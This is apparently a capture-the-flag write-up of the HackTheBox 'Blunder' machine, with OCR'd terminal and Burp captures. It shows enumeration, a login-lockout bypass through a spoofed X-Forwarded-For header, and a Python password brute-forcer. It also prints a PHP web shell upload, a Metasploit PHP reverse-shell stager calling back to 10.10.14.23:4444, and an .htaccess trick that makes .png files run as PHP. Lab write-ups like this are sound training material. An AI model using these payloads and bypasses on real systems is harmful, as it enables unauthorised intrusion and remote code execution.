


blunder

```
(root@kali)-[~/Downloads]
# nmap -sC -sV 10.10.10.191
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-30 15:03 EDT
Nmap scan report for 10.10.10.191
Host is up (0.16s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```



Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books. He has written approximately 200 short stories, most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character Roland Deschain in The Dark tower series. He has also received awards for his contribution to literature for his entire oeuvre, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

ABOUT

I created this site to dump my fact files, nothing more.....?

Stadia

November 27, 2019 - Reading time: ~1 minute


Google Stadia is a cloud gaming service operated by Google. It is said to be capable of streaming video games up

searching in the source for php getting nothing

```

84
85     <!-- Load Plugins: Page End -->
86
87 </div>
88 <hr>
89 <!-- Post -->
90 <div class="card my-5 border-0">
91
92     <!-- Load Plugins: Page Begin -->
93
94     <!-- Cover image -->

```



Page not found

Hey! It looks like this page doesn't exist.

```

(root@kali) [~/Downloads]
# gobuster dir -h
Uses directory/file enumeration mode

Usage:
  gobuster dir [flags]

Flags:
  -f, --add-slash           Append / to each request
  -c, --cookies string      Cookies to use for the requests
  -d, --discover-backup     Upon finding a file search for backup files
  --exclude-length ints    exclude the following content length (completely ignores the status). Supply multiple times to exclude mul
                           tiple sizes.
  -e, --expanded           Expanded mode, print full URLs
  -x, --extensions string  File extension(s) to search for
  -r, --follow-redirect     Follow redirects
  -H, --headers stringArray Specify HTTP headers, -H 'Header1: val1' -H 'Header2: val2'
  -h, --help               help for dir
  --hide-length            Hide the length of the body in the output
  -m, --method string      Use the following HTTP method (default "GET")
  -n, --no-status           Don't print status codes
  -k, --no-tls-validation  Skip TLS certificate verification
  -P, --password string    Password for Basic Auth
  --proxy string           Proxy to use for requests [http(s)://host:port]
  --random-agent           Use a random User-Agent string
  -s, --status-codes string Positive status codes (will be overwritten with status-codes-blacklist if set)
  -b, --status-codes-blacklist string Negative status codes (will override status-codes if set) (default "404")
  --timeout duration      HTTP Timeout (default 10s)
  -u, --url string         The target URL
  -a, --useragent string   Set the User-Agent string (default "gobuster/3.1.0")
  -U, --username string    Username for Basic Auth
  --wildcard              Force continued operation when wildcard found

Global Flags:
  --delay duration  Time each thread waits between requests (e.g. 1500ms)
  --no-error        Don't display errors
  -z, --no-progress Don't display progress
  -o, --output string Output file to write results to (defaults to stdout)
  -p, --pattern string File containing replacement patterns
  -q, --quiet        Don't print the banner and other noise
  -t, --threads int  Number of concurrent threads (default 10)
  -v, --verbose      Verbose output (errors)
  -w, --wordlist string Path to the wordlist

```

```
(root@kali)~[~/Downloads]
# gobuster dir -u http://10.10.10.191 -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -b 403,404

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.191
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/05/30 15:10:26 Starting gobuster in directory enumeration mode

/install.php (Status: 200) [Size: 30]
/robots.txt (Status: 200) [Size: 22]
/.gitignore (Status: 200) [Size: 563]
/todo.txt (Status: 200) [Size: 118]
```


```
(root@kali)~[~/Documents/htb/boxes/blunder]
# gobuster dir -u http://10.10.10.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.191/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/05/30 15:16:03 Starting gobuster in directory enumeration mode


/about (Status: 200) [Size: 3281]
/0 (Status: 200) [Size: 7562]
/admin (Status: 301) [Size: 0] [→ http://10.10.10.191/admin/]
/usb (Status: 200) [Size: 3960]
/LICENSE (Status: 200) [Size: 1083]
```




Bludit is already installed ;)

→ ↺ 🏠 <https://github.com/bludit/bludit>


TFOBins 🍷 GitHub - swisskyrepo/... 🌐 Reverse Shell Cheat Sh... 🍷 Linux - Privilege Escala... 🍷 Wi

 **dlgnajar** Merge pull request [#1313](#) from nicobubulle/french ...

📁 .github	Improve issue template
📁 bl-kernel	Feature: Allow images to be inserted as thumbn
📁 bl-languages	French update
📁 bl-plugins	French update
📁 bl-themes	Merge pull request #1174 from eeagle/master
📄 .gitignore	update ignores
📄 .htaccess	remove rewrite base
📄 LICENSE	Update bootstrap v4.3.1 -> v4.4.1
📄 README.md	Fix typo
📄 index.php	Fix typo in the index.php
📄 install.php	Merge pull request #1174 from eeagle/master



but doesn't tell us the version



BLUDIT

☐ Remember me

Login

let's try admin:password we get

Username or password incorrect

after multiple false login we get blocked

IP address has been blocked
Try again in a few minutes

Bludit Brute Force Mitigation Bypass:<https://-rastating.github.io/bludit-brute-force-mitigation-bypass/>

Request


Raw Params Headers Hex

Pretty Raw \n Actions ▾

```
1 POST /admin/ HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 85
9 Origin: http://10.10.10.191
10 Connection: close
11 Referer: http://10.10.10.191/admin/
12 Cookie: BLUDIT-KEY=v3p7ndalij8alrjbe6ms1flcs0
13 Upgrade-Insecure-Requests: 1
14
15 tokenCSRF=597292ed21fe2ba086ad1181d8b6d49d9ba9d265&username=asdasd&password=asd&save=
```

```
9 X-FORWARDED-FOR: 127.0.0.1
0 Origin: http://10.10.10.191
```

add this header to bypass the blockage



we got a user=fergus
CSRF token in the code source

```
<input type="hidden" id="jstokenCSRF" name="tokenCSRF" value="d46a3f8dfea7ddd6631b7374aed86c14b4cb1d6e">
```

let's create a python script to extract the csrf token

```
bludit.py x
1 import requests
2 import re
3
4 HOST = '10.10.10.191'
5 USER = 'fergus'
6
7 def init_session():
8     #return CSRF and Session (cookie)
9     r = requests.get('http://10.10.10.191/admin/')
10    csrf = re.search(r'input type="hidden" id="jstokenCSRF" name="tokenCSRF" value="([a-f0-9]*)"', r.text)
11    csrf = csrf.group(1)
12    return csrf
13 print(init_session())
14
```



```
(root@kali)-[/Documents/htb/boxes/blunder]
# python3 bludit.py
9fe6492a4e127c79852ea64dd6c6db567dacd20b

(root@kali)-[/Documents/htb/boxes/blunder]
# python3 bludit.py
22906116f2af0e17b156dc63d0437ffc9312ea4b

(root@kali)-[/Documents/htb/boxes/blunder]
# python3 bludit.py
0395b99fbdbdf734e57bea86d4739d0918efb799
```

now extracting the cookie

```
(root@kali)-[/Documents/htb/boxes/blunder]
# cewl http://10.10.10.191/ > words
```

```
(root@kali)-[/Documents/htb/boxes/blunder]
# cat words
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
the
Load
Plugins
and
for
Include
Site
Page
has
About
King
with
```

let's create a brute forcer with cookie and csrf token and blockage bypass header


```

bludit.py x
1 import requests
2 import re
3 import random
4
5 HOST = '10.10.10.191'
6 USER = 'fergus'
7 PROXY = { 'http': '127.0.0.1:8000' }
8
9 def init_session():
10     #return CSRF and Session (cookie)
11     r = requests.get('http://10.10.10.191/admin/')
12     csrf = re.search(r'input type="hidden" id="jstokenCSRF" name="tokenCSRF" value="([a-f0-9]*)"', r.text)
13     csrf = csrf.group(1)
14     cookie = r.cookies.get('BLUDIT-KEY')
15     return csrf, cookie
16
17 def login(user, password):
18     csrf, cookie = init_session()
19     headers = {
20         'X-Forwarded-For': f"{random.randint(1,256)}.{random.randint(1,256)}.{random.randint(1,256)}.{random.randint(1,256)}"
21     }
22     data = {
23         'tokenCSRF': csrf,
24         'username': user,
25         'password': password,
26         'save': ''
27     }
28     cookies = {
29         'BLUDIT-KEY': cookie
30     }
31     r = requests.post(f'http://{HOST}/admin/login', data=data, cookies=cookies, headers=headers, allow_redirects=False)
32     if r.status_code != 200:
33         print(f"{USER}:{password}")
34     elif "password incorrect" in r.text:
35         return False
36     elif "has been blocked" in r.text:
37         print("BLOCKED")
38         return False
39     else:
40         print(f"{USER}:{password}")
41         return True
42
43 wl = open('words').readlines()
44 for line in wl:
45     line = line.strip()
46     login('fergus', line)

```

```

(rootkali)-[/Documents/htb/boxes/blunder]
# python3 bludit.py
fergus:RolandDeschain

```

fergus:RolandDeschain

← → ↺ 🏠

🔒 10.10.10.191/admin/dashboard

⋮ 📑 ⭐

📄 📁 📄 📄 📄 📄 📄

📄 GTFOBins 📄 GitHub - swisskyrepo/... 📄 Reverse Shell Cheat Sh... 📄 Linux - Privilege Escala... 📄 Windows - Privilege Es... 📄 CyberChef 📄 CrackStation - Online ...

🐭 BLUDIT

📄 Dashboard

🌐 Website

🔗 New content

📄 Content

👤 Profile

🔗 Log out

☀️ Good afternoon

🔗 Quick links

📄 New content

📄 Categories

👤 Users

📄 Documentation

📄 Forum support

💬 Chat support

📊 Visits

125000

100000

75000

50000

25000

0

Mon

Tue

Wed

Thu

Fri

Sat

Sun

Visits today: 124712

Unique visitors today: 1

🔔 Notifications

Content edited « **Blender** »

Tue, 28 Apr 2020, 11:24 [fergus]

New content created « **Blender** »

Tue, 28 Apr 2020, 11:24 [fergus]

Content deleted « **autosave-21b8a0e80e433cb7453..** »

Tue, 28 Apr 2020, 11:24 [fergus]

New content created « **Blender[Autosave]** »

Tue, 28 Apr 2020, 11:24 [fergus]

Access denied « **fergus** »

Tue, 28 Apr 2020, 11:22 [fergus]

Access denied « **fergus** »

Tue, 28 Apr 2020, 11:21 [fergus]

Access denied « **fergus** »

Tue, 28 Apr 2020, 11:20 [fergus]

New user created « **fergus** »

Wed, 27 Nov 2019, 13:26 [admin]

Plugin configured « **About** »

Wed, 27 Nov 2019, 11:54 [admin]

Plugin activated « **About** »

Wed, 27 Nov 2019, 11:53 [admin]

(root@kali)-[/Documents/htb/boxes/blunder]

searchsploit bludit

Exploit Title	Path
Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass	php/webapps/48746.rb
Bludit - Directory Traversal Image File Upload (Metasploit)	php/remote/47699.rb
Bludit 3.9.12 - Directory Traversal	php/webapps/48568.py
Bludit 3.9.2 - Auth Bruteforce Bypass	php/webapps/48942.py
Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit)	php/webapps/49037.rb
Bludit 3.9.2 - Directory Traversal	multiple/webapps/48701.txt
bludit Pages Editor 3.0.0 - Arbitrary File Upload	php/webapps/46060.txt

10/24

```
(root@kali)~[/Documents/htb/boxes/blunder]
# searchsploit -m php/webapps/46060.txt
Exploit: bludit Pages Editor 3.0.0 - Arbitrary File Upload
URL: https://www.exploit-db.com/exploits/46060
Path: /usr/share/exploitdb/exploits/php/webapps/46060.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /Documents/htb/boxes/blunder/46060.txt
```

```
(root@kali)~[/Documents/htb/boxes/blunder]
# cat 46060.txt
# Exploit Title: bludit Pages Editor 3.0.0 - Arbitrary File Upload
# Date: 2018-10-02
# Google Dork: N/A
# Exploit Author: BouSalman
# Vendor Homepage: https://www.bludit.com/
# Software Link: N/A
# Version: 3.0.0
# Tested on: Ubuntu 18.04
# CVE : 2018-1000811

POST /admin/ajax/upload-files HTTP/1.1
Host: 192.168.140.154
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.140.154/admin/new-content
X-Requested-With: XMLHttpRequest
Content-Length: 415
Content-Type: multipart/form-data; boundary=26228568510541774541866388118
Cookie: BLUDIT-KEY=5s634f6up72tmfi050i4okunf9
Connection: close

26228568510541774541866388118
Content-Disposition: form-data; name="tokenCSRF"
67987ea926223b28949695d6936191d28d320f20
26228568510541774541866388118
Content-Disposition: form-data; name="bluditInputFiles[]"; filename="poc.php"
Content-Type: image/png

<?php system($_GET["cmd"]);?>

26228568510541774541866388118--
```

10.10.10.191/admin/new-content

Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online

Images

Choose images to upload

Browse

There are no images for the page.

shell.php x


```
1 <?php system('whoami'); ?>
2
```

File type is not supported. Allowed types: gif, png, jpg, jpeg, svg

```
(rootkali)-[/Documents/htb/boxes/blunder]
# mv shell.php shell.png
```

Images

Choose images to upload Browse

 shell.png + Insert Set as cover image Delete

Pretty Raw \n Actions

```
1 POST /admin/ajax/upload-images HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----13809627992092267646460556457
9 Content-Length: 544
10 Origin: http://10.10.10.191
11 Connection: close
12 Referer: http://10.10.10.191/admin/new-content
13 Cookie: BLUDIT-KEY=v3p7ndalij8alrjbe6ms1flcs0
14
15 -----13809627992092267646460556457
16 Content-Disposition: form-data; name="images[]"; filename="shell.png"
17 Content-Type: image/png
18
19 <?php system('whoami'); ?>
20
21 -----13809627992092267646460556457
22 Content-Disposition: form-data; name="uuid"
23
24 60228f245d05402b40e7e571f072824f
25 -----13809627992092267646460556457
26 Content-Disposition: form-data; name="tokenCSRF"
27
28 6588b295f9bd318324c4e14ae2ee01fc17a3647d
29 -----13809627992092267646460556457 --
```

change extension on burp

```
6460556457
filename="shell.php"
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 30 May 2021 21:55:44 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 92
8 Connection: close
9 Content-Type: application/json
10
11 {
12     "status":1,
13     "message":"File type is not supported. Allowed types: gif, png, jpg, jpeg, svg"
14 }
```

using metasploit first

```
msf6 > search bludit

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/linux/http/bludit_upload_images_exec 2019-09-07      excellent Yes     Bludit Directory Traversal Image File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/bludit_upload_images_exec

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(linux/http/bludit_upload_images_exec) > show options

Module options (exploit/linux/http/bludit_upload_images_exec):

Name          Current Setting  Required  Description
--          -
BLUDITPASS    bludit           yes       The password for Bludit
BLUDITUSER    bludit           yes       The username for Bludit
Proxies       *               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        *               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         80               yes       The target port (TCP)
SSL           false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /                yes       The base path for Bludit
VHOST         *               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          -
LHOST         192.168.119.132 yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Bludit v3.9.2
```

after we set inputs

```
1 GET /admin/index.php HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Connection: close
5
6
```

```
1 POST /admin/index.php HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Cookie: BLUDIT-KEY=km6emkr07chblabe49mc0d3u17;
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 90
7 Connection: close
8
9 tokenCSRF=8981fd0511c86c39b2d06bf2ce8a0ca0cf490590&username=fergus&password=RolandDeschain
```

```
1 GET /admin/dashboard/index.php HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Cookie: BLUDIT-KEY=km6emkr07chblabe49mc0d3u17;
5 Connection: close
6
```

```
1 GET /admin/new-content/index.php HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Cookie: BLUDIT-KEY=km6emkr07chblabe49mc0d3u17;
5 Connection: close
6
7
```

```
1 POST /admin/ajax/upload-images HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Cookie: BLUDIT-KEY=km6emkr07chblabe49mc0d3u17;
5 X-Requested-With: XMLHttpRequest
6 Content-Type: multipart/form-data; boundary=_Part_200_1792753480_3882941943
7 Content-Length: 1538
8 Connection: close
9
10 --_Part_200_1792753480_3882941943
11 Content-Disposition: form-data; name="images[]"; filename="rVPXykafik.png"
12 Content-Type: image/png
13
14 <?php @unlink(__FILE__);/*<?php /**/ error_reporting(0); $ip = '10.10.14.23'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f =
'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type)
{ die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
(!$len) { die(); } $a = unpack('Nlen', $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); ?>
15 --_Part_200_1792753480_3882941943
16 Content-Disposition: form-data; name="uuid"
17
18 ../../tmp
19 --_Part_200_1792753480_3882941943
20 Content-Disposition: form-data; name="tokenCSRF"
21
22 e8a7e97ce762e283d5742b88769836fd01247240
23 --_Part_200_1792753480_3882941943--
24
```

```

1 POST /admin/ajax/upload-images HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Cookie: BLUDIT-KEY=km6emkr07chblabe49mc0d3u17;
5 X-Requested-With: XMLHttpRequest
6 Content-Type: multipart/form-data; boundary=_Part_369_1874506678_1642163240
7 Content-Length: 474
8 Connection: close
9
10 --_Part_369_1874506678_1642163240
11 Content-Disposition: form-data; name="images[]"; filename=".htaccess"
12 Content-Type: image/png
13
14 RewriteEngine off
15 AddType application/x-httpd-php .png
16
17 --_Part_369_1874506678_1642163240
18 Content-Disposition: form-data; name="uuid"
19
20 888707120562b3ff35f388275e84d6c8
21 --_Part_369_1874506678_1642163240
22 Content-Disposition: form-data; name="tokenCSRF"
23
24 e8a7e97ce762e283d5742b88769836fd01247240
25 --_Part_369_1874506678_1642163240--
26

```

png file get executed as php

```

1 GET /bl-content/tmp/vCurYVWmji.png HTTP/1.1
2 Host: 10.10.10.191
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Connection: close
5
6

```

```

msf6 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading vCurYVWmji.png...
[*] Uploading .htaccess...
[*] Executing vCurYVWmji.png...
[*] Sending stage (39282 bytes) to 10.10.10.191
[+] Deleted .htaccess
[*] Meterpreter session 4 opened (10.10.14.23:4444 → 10.10.10.191:51056) at 2021-05-30 18:15:17 -0400

meterpreter > shell
Process 3868 created.
Channel 0 created.
whoami
www-data

```

let's try it whitout metasploit


```

(root@kali)-[/Documents/htb/boxes/blunder]
# cp /usr/share/laudanum/php/php-reverse-shell.php .

Host: 10.10.10.191
User-Agent: Mozilla/4.0 (compatible; MSIE

(root@kali)-[/Documents/htb/boxes/blunder]
# mv php-reverse-shell.php image.gif

